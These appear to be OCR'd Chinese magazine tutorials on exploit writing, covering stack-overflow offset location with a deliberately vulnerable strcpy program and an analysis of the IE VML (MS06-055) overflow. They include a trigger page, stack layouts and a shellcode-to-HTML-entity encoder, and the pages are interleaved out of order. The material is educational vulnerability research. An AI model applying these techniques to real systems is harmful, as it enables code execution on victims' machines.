
有了前面的分析，构造自己的攻击程序就比较容易了，将原来的ShellCode（包括解码部分）替换为我们的，按照以前的报文发送顺序测试就可以了。这里不再多讲，附带的ms06040-2.c中已经给出了示例代码。

小提示 大家在写程序的时候要注意SMB及RPC头部问题。如果我们的ShellCode要通过几个报文进行发送的话，每个报文中的开始的一段必须是SMB和RPC协议头，然后跟的才是ShellCode。这个大家仔细观察一下就明白了。

小 结

本文中，我简单分析了MS06－040漏洞，着重讲解了如何通过Metasploit Framework提供的Exploit编写我们字节的攻击代码。这个方法在实践当中证明是很有效的，希望能对喜爱漏洞研究的朋友有所帮助。文中分析不足之处，还希望大家多多指出。

适合读者：溢出爱好者
前置知识：C语言、汇编知识



菜鸟版Expliot编写指南之二十八：

堆栈溢出点定位原理分析

文/图 lcjxb

大家都知道，缓冲区溢出的利用可以简单地分成三个步骤 ①漏洞分析，定位溢出点；②编写shellcode；③修改溢出点，使其能够跳转到shellcode的内存地址。这样有漏洞的程序便会改变执行流程，进入到我们精心构造的shellcode中，从而达到攻击的目的。

上面步骤虽然少，但十分精炼，每一步都不是那么简单的。shellcode，相信是大家比较熟悉的，《黑防》几乎期期都有讲解，它的编写涉及各方面的知识，并且每一个漏洞对shellcode都有不同的限制，所以它的编写需要很深厚的编程功底和底层逆向分析能力。修改溢出点，常用的就是JMP ESP和覆盖异常CALL／JMP EBX，但是操作系统或者程序不一样，限制也不一样，比如Windows XP不允许执行栈中的代码，所以需要在异常处理链里写入另一个跳转地址，再返回到栈中，操作起来

比较困难。至于漏洞分析，定位溢出点，如果是一般的第三方程序结合IDA、OD等工具还好说，但如果是分析操作系统内部，那么就需要大家对系统底层有很深入的了解，应该说是非常熟悉才行。

道路是曲折的，前途是光明的。虽然在安全领域，遇到的困难比我们想象的要多得多，但决不应该成为我们追梦的绊脚石。

缓冲区堆栈溢出原理

不管是杂志上，还是网络上，都有很多通过溢出经典函数strcpy讲解堆栈溢出的，几乎都是使用如图1所示的草图，其原理是：当拷贝的字符串长度超过了buffer的大小，便会覆盖EBP和EIP，比如都覆盖为A（16进制41），当系统返回的时候便会恢复EIP的值，并读取之，这时候因为EIP被覆盖了，所以出现41414141不可读的错误，所以我们只要把EIP覆盖为shellcode的地址，那么就可以达到溢出攻击的目的。那么，*这个草图是怎么分析出来的呢？*

系统或程序分配的缓冲区buffer大小
堆栈寄存器EBP
进入函数前保存的EIP
…………………………

图1

堆栈溢出定位的方法

关于堆栈溢出定位的办法，主要有两种，一种是通过不断修改字符串长度，通过OllyDBG等调试器或者系统错误提示来直接分析出溢出点，这样最好是自己写个程序和脚本实现，毕竟数据量大的时候手工测试会让人很头疼；另一种是通过字符串有规律的循环来计算出溢出点的位置。关于这两种方法的详细操作步骤，大家可以参考superhei写的《堆栈定位的两种办法》，这里就不讨论了，不过后面的讲解也会稍有涉及的。

堆栈溢出定位的原理

相信大家和笔者一样，在定位有堆栈溢出漏洞程序的时候，大多经常采用上面的两种的办法，特别是后者。但是方法毕竟只是属于技巧，就像测试Web安全的时候，在get提交方式的网址后面加“'”或者“and 1=1”等，判断是否存在注入漏洞一样。不知大家有没有想过，*为什么这两种办法可以精确定位到溢出点呢？*下面就和大家带着上面的两个疑问和大家来分析讨论一下，毕竟实践出真知嘛！

我们先写一个将会出问题的程序吧，很简单，相信会一点C语言的读者都可以看懂。

```
#include <stdio.h>
#include <string.h>
void overflow(char buf[])
{
char out[400];
int i
strcpy(out, buf); //溢出问题函数
for (i = 0; i < 300; i++)
printf("\\x%x", out[i]);
}
int main(void)
{
char buf[500] = {0};
int i;
for (i = 0; i < 300; i++)
buf[i] = 'A';
overflow(buf);
return 0;
}
```

当然，上面是一个正常的程序test.exe，结果是打印300个字符A。这里分析test.exe主要是为了分析一下堆栈里的正常情况，从而解决第一个问题。大家都知道在进入一个函数的时候，程序都会将指向下一条指令的寄存器EIP压入堆栈，以便返回时，能够继续保持程序正常运行。那么，具体的情况是怎样的呢？

我们用OD载入test.exe，进入到overflow函数的时候，在堆栈窗口我们可以看见EIP:004010DD已经被压入堆栈，通过OD，我们也知道，在此之前，overflow函数的参数也已经被压入堆栈，其结构如下：

指令寄存器EIP 堆栈指针ESP此时也指向这里
overflow函数的参数(如传递的AAAA…)

进入overflow函数后，我们来分析一下汇编代码。此处要注意，入栈一次esp－4，出栈一次esp＋4。

```
push ebp
// 将ebp压入堆栈，esp-4指向ebp寄存器(原本esp是指向eip的，看作esp-0)
mov ebp, esp
//将esp的值送入ebp，由ebp操作堆栈，此时ebp = esp-4，这里要和倒数第3行的汇编代码对应：mov //esp,ebp
sub esp, 194
// 开辟缓冲区空间大小404，16进制194等于10进制404，此时esp-404
mov eax, dword ptr ss:[ebp+8]
// 结合上面的结构,[ebp+8]往栈底移8个字节，肯定就是是指向overflow函数的参数300个A
push eax
// 将eax压入堆栈，esp+4，剩下的缓冲区空间大小就是16进制190，也就是10进制400，此时：esp-408
lea ecx, dword ptr ss:[ebp-190]
//[ebp-190]往栈顶方向移动16进制的190个字节，也就是10进制的400个字节处，ecx指向程序所分配的缓冲区
push ecx
//ecx入堆栈，此时:esp-412
call overflow.00401120
//strcpy函数->strcpy(ecx, eax)
add esp, 8
//堆栈平衡，esp+8，此时esp-404
// 下面进入for循环
mov dword ptr ss:[ebp-194], 0
jmp short test.00401037
//mov edx, dword ptr ss:[ebp-194]
add edx, 1
```

```
|mov dword ptr ss:[ebp-194], edx
> cmp dword ptr ss:[ebp-194], 190
|jge short test.00401073
|mov eax, dword ptr ss:[ebp-194]
|movsx ecx, byte ptr ss:[ebp+eax-190]
|test ecx, ecx
|je short test.00401073
|mov edx, dword ptr ss:[ebp-194]
>|movsx eax, byte ptr ss:[ebp+edx-190]
|push eax
|push test.00406030 ; ASCII "\x%x"
|call test.004010E7
|add esp, 8
|^\jmp short test.00401028
//以上为for循环，打印AAAAAAAA……
|> mov esp, ebp
//将ebp的值还给esp，此时:esp-4
|pop ebp
//恢复ebp原先保存的值，出栈esp+4，此时:esp-0，也就是重新指向eip
\retn
//这个retn要注意!
```

在汇编语言中，retn相当于pop eip，也就是将esp的值送到eip中，而esp的内容就是当前eip的内容，通过最后几条汇编代码，我们知道这样的传送方式 esp->eip。

通过我们的分析实践，可以得出如图2所示的草图来概括overflow函数的简单堆栈结构。

……………………
系统或程序分配的缓冲区大小
寄存器ebp
进入函数前要保存的指令寄存器EIP
overflow函数的参数
……………………

图2

通过上面的OD调试实践，我们可以得到以下结论：在进入函数前程序会将指向下一条指令的eip寄存器压入堆栈，以便返回时恢复；进入函数后，将寄存器ebp压入堆栈保存（正如图2所绘草图），再将esp的内容送到ebp中，由ebp操作控制堆栈，紧接着压入的就是一些参数以及执行其他一些函数；在函数返回时，执行mov esp，ebp;pop ebp将ebp的内容还给esp，ebp弹出堆栈，恢复原先的值；执行retn，将esp寄存器指向的内容送到eip中，程序读取eip内容，然后继续执行……

我们可以看出，函数strcpy没有进行边界检查，如果我们输入的参数超过400，那么多出的就会覆盖ebp和eip，在函数返回的时候，esp指向了被覆盖的eip的值，最后执行的retn的时候，再把已覆盖的值给eip，此时肯定会出错!

既然程序在函数返回时是读取eip的内容，如果我们把eip的内容覆盖为shellcode的地址，那么溢出攻击便实现了。通过我们的分析，可以得知第一个问题的草图就是这样分析出来的^_^。不过，大家还要记住，具体问题需要我们具体分析，不同的有问题的函数堆栈结构还是有差别的。

这里有个小知识，VC编译器是按四字节对齐的，有了前面的分析，那么我们对源代码进行分析的话，400％4=0，EBP占4个字节，那么从404字节开始便是EBP。但是这属于看着源代码进行的白箱测试，大多数情况下，我们都是黑箱测试（因为别人的代码怎么可能随便给你呢？），也就是系统和程序到底分配多大的缓冲区我们是不知道的。这样的情况下，可以根据对正常情况下得出的分析和草图来定位溢出点。

我们将上面C代码第15行的for循环的300改为500，OD载入运行，将会看见熟悉的提示，如图3所示。




图3

通过上面的分析，我们知道，过多的A（16进制41）将ebp覆盖了，返回前EBP->ESP->EIP，最后函数返回后程序便读取eip的内容，而此时eip的值是不可读的，于是程序就出错了，那么怎么解决呢？

第一种办法就是不断修改字符串长度，直到定位溢出点（比如，350个字节正常，402个字节未完全覆盖，加到403的时候就完全覆盖了，那么从404个字节开始就是溢出点了），相信大家应该能明白，我就不多说了，最好是用脚本来实现。

第二种办法是先保持字符串长度为500，此时会产生图3所示的错误，然后将C代码第16行改为"buf[i] = 'A'+i/10;"，运行程序得到如图4所示的提示。




图4

再将第16行改为"buf[i] = 'A'+i%10;"，运行程序得到如图5所示的提示。





图5

然后用0x69－0x41=0x28、0x45－0x41=0x4，将0x28和0x4转换为10进制0x28->40、0x4->4，最后40*10+4得出溢出点为404。


为什么这样的算法就可以定位溢出点呢？这也是我们上面提出的第二个问题。

赋值语句"buf[i] = 'A'+i/10;"可以知道字符串是从A（0x41）开始按每10个数循环的，没有重复的去填充缓冲区，当执行到retn时，esp的内容已经是69696969，这是因为开始时把eip覆盖了，如图6所示，所以从A（0x41）到i（0x69），中间相隔0x28（10进制40），又因为是按每10个数循环，所以距离eip是40*10=400个字节。但是i也是循环10次，到底是哪些覆盖了eip，我们还需要进一步确定。


图6

而"buf[i] = 'A'+i%10;"是在A～J循环（0x41～0x4A），所以当系统报错48474645不可读时，按照同样的分析，我们可以得出进入eip寄存器的第一个字节在0x45处！此处注意，

适合读者：溢出爱好者
前置知识：汇编基础



菜鸟版Exploit编写指南之二十九：亲密接触MS06-055

文/图 failwest

To be the apostrophe which changed "Impossible" into " I'm possible"!

漏洞分析及利用

我们可以在微软的安全技术网页或者US-CERT上得到一些关于这个漏洞的简要描述 微软的IE5.0以上的版本会支持一种向量标记语言（VML）来绘制图形。IE在解析畸形的VML的时候会产生堆栈溢出的错误。如果利用者精心构造一个含有这样畸形的VML语句的网页，并骗取用户点击这样的网页，就可以利用IE在用户的机器上执行任意代码。

参考这些简要的描述和"nop"公布的攻击代码，我们可以实际动手调试一下这个漏洞。

引起栈溢出的是IE的核心组件vgx.dll。这个文件在C:\Program Files\Common Files\Microsoft Shared\VGX和C:\WINDOWS\system32\dllcache两个目录下。如果你的机器上已经打过MS060-055的补丁的话，你可以到C:\Windows\$NtUninstall KB925486$找到原来的有漏洞的文件。

我们首先用IDA把它反汇编，获得一个比较全局的把握。发生栈溢出的函数是_IE5_SHADETYPE_ TEXT::Text (unsigned short const *, int)，在这个函数初始化的地方有一条指令：

```
sub esp, 214h
```

它开辟了一个0x214的栈空间。在Text()函数执行的过程中，会两次调用另一个函数Ptok()。Ptok()会把HTML页面中VML描述里一个域中的字符串按照Unicode的形式复制到这个栈空间中。

下面我们用一个实际的例子来说明这个溢出问题。我的调试机器是Windows XP SP2。首先创建一个HTML文件，其内容如下：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<title>failwest</title>
<style>
<!--v\:* { behavior: url(#default#VML); }-->
</style>
</head>
<body>
<v:rect style="width:444pt;height:444pt" fillcolor="black">
<v:fill method="QQQQ"/>
</v:rect>
</body>
</html>
```

这是一个含有VML描述的页面。保存后用IE打开，应该可以看到一个很大的黑色的正方形。这就是VML语言相对于图片格式的好处——只要几个字节描述一下形状、颜色、坐标信息等属性，就能绘制出精确的图形——想想这么一个正方形用jpeg或者bmp表示要多少字节吧！讨论VML技术不是本文的重点，我们继续讨论这里的溢出问题。用OllyDBG 连接到现在的IE进程上，在Text()函数开始的地方下断点。

我们可以用IDA辅助查找到Text()函数的入口地址，我这里是0x6FF3ED46。直接用组合键Ctr+G跳到这个位置，按F2下断点（注意，如果你是用OllyDBG直接打开IE，

Windows堆栈是按高地址向低地址分配的，所以第一个字节是0x45而不是0x48！因为是一个字节循环，所以0x45与0x41相隔4*1=4个字节，最后就可以得出溢出点是从400+4=404个字节开始，这和白箱测试结果一样，从而第二个问题也就解决了。

小结

大家可以把out数组的长度改为398，最后得出覆盖点也是404。为什么呢？我们前面讲过VC编译器是按4字节对齐，在为out数组分配空间的时候，按4字节也会分配400个字节大小的缓冲区。

虽然这只是一个小小的分析，但我觉得，有问题就要想办法解决，最好是自己动手，这样可以增强自己的逆向分析能力。很多时候，教程讲解的都是和作者操作机器或者程序有关，所以自己动动手，实践一下，会学会很多以前没学到的东西^_^。

而不是采用attach的话，vgx.dll可能还没有被load，那么IDA中找到的RVA可能是无效区域）。

刷新页面，这时候OllyDBG会在函数入口处断下进程，用F8单步执行，一直到"6FF3ED92 call vgx.6FF3ECE6"。这时候注意一下栈中的状态，就在离栈顶几个字节的地方，有4个Unicode形式的字符"Q"被复制到栈空间中了！原来这个Call就是在调用Ptok()，VML描述中<v:fill method="QQQQ"/>里双引号之间的ASCII将被转换为Unicode复制入Text()函数的局部变量。

在我的实验环境中，栈中数据是这样分布的：

```
0012BE70: Unicode字符串起址
0012C070: 存放Security Cookie
0012C074: EBP
0012C078: return address
0012C084: 返回后的ESP
```

很明显，实际为Unicode字符串分配的可使用空间是0x200，也就是10进制的512个字节，换成Unicode就是256个字符，减去字符串结尾的两个字节的0，栈中能够接受的最多的字符就是255个。

这是一个比较典型的栈溢出。如果我们在页面中VML对应的域中包含超过255个字母的话，经过Ptok()函数的复制，栈中的函数返回信息就会被覆盖。如果页面中包含有Shellcode的话，那么点击一个含有这样页面的链接时，你的IE可能就会悄无声息地执行了攻击者想要的代码，从恶作剧的弹出对话框，到开后门、下木马、格式化硬盘，在技术上都没有什么质的区别。

这里大家要注意一点，如果你要制作自己的Shellcode来利用这个漏洞，还需要解决一个问题。Ptok()在把字符从html中复制到栈空间的时候会进行Unicode转换，这将破坏我们的Shellcode！然而在解析html的时候，是有一些转义字符的。比如"邐"将会按照10进制数字解释后面的37008，换成16进制就是0x9090，所以html里这样一个字符串"邐"将以0x9090的形式出现在栈空间。

在"nop"的攻击代码中，给出了一个用来处理Shellcode的函数，这里一并给出。大家可以把自己的Shellcode用这个函数处理后放在页面里去实验。函数代码如下：

```
////////////////////////////////////////////
void convert2ncr(unsigned char * buf, int size)
{
    int i=0;
    unsigned int ncr = 0;
    for(i=0; i<size; i+=2)//read a word
    {
        ncr = (buf[i+1] << 8) + buf[i];
        fprintf(fp, "&#%d;", ncr);
    }
}
////////////////////////////////////////////
```

认识Windows XP SP2的安全编译选项

经过上面的分析，即使是一个刚学溢出的新手也能在Windows 2000上成功实现攻击了；但是在Windows XP SP2系统中，vgx.dll在编译时使用了/GS(Buffer Security Check)选项，因此要成功利用是非常困难的。下面我们就来看看这个编译选项在机器码里做了些什么，到底是怎样保护程序不被溢出攻击的。

用IDA反汇编vgx.dll，其Text()函数代码如下：

```
_IE5_SHADETYPE_TEXT::Text(unsigned short const *, int)
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
.text:6FF3ED46 ; _IE5_SHADETYPE_TEXT::Text(unsigned short const *, int)
.text:6FF3ED46          mov    edi, edi
.text:6FF3ED48          push   ebp
.text:6FF3ED49          mov    ebp, esp
.text:6FF3ED4B          sub    esp, 214h
.text:6FF3ED51   mov    eax, ___security_cookie
.text:6FF3ED56      and    dword ptr [ecx], 0
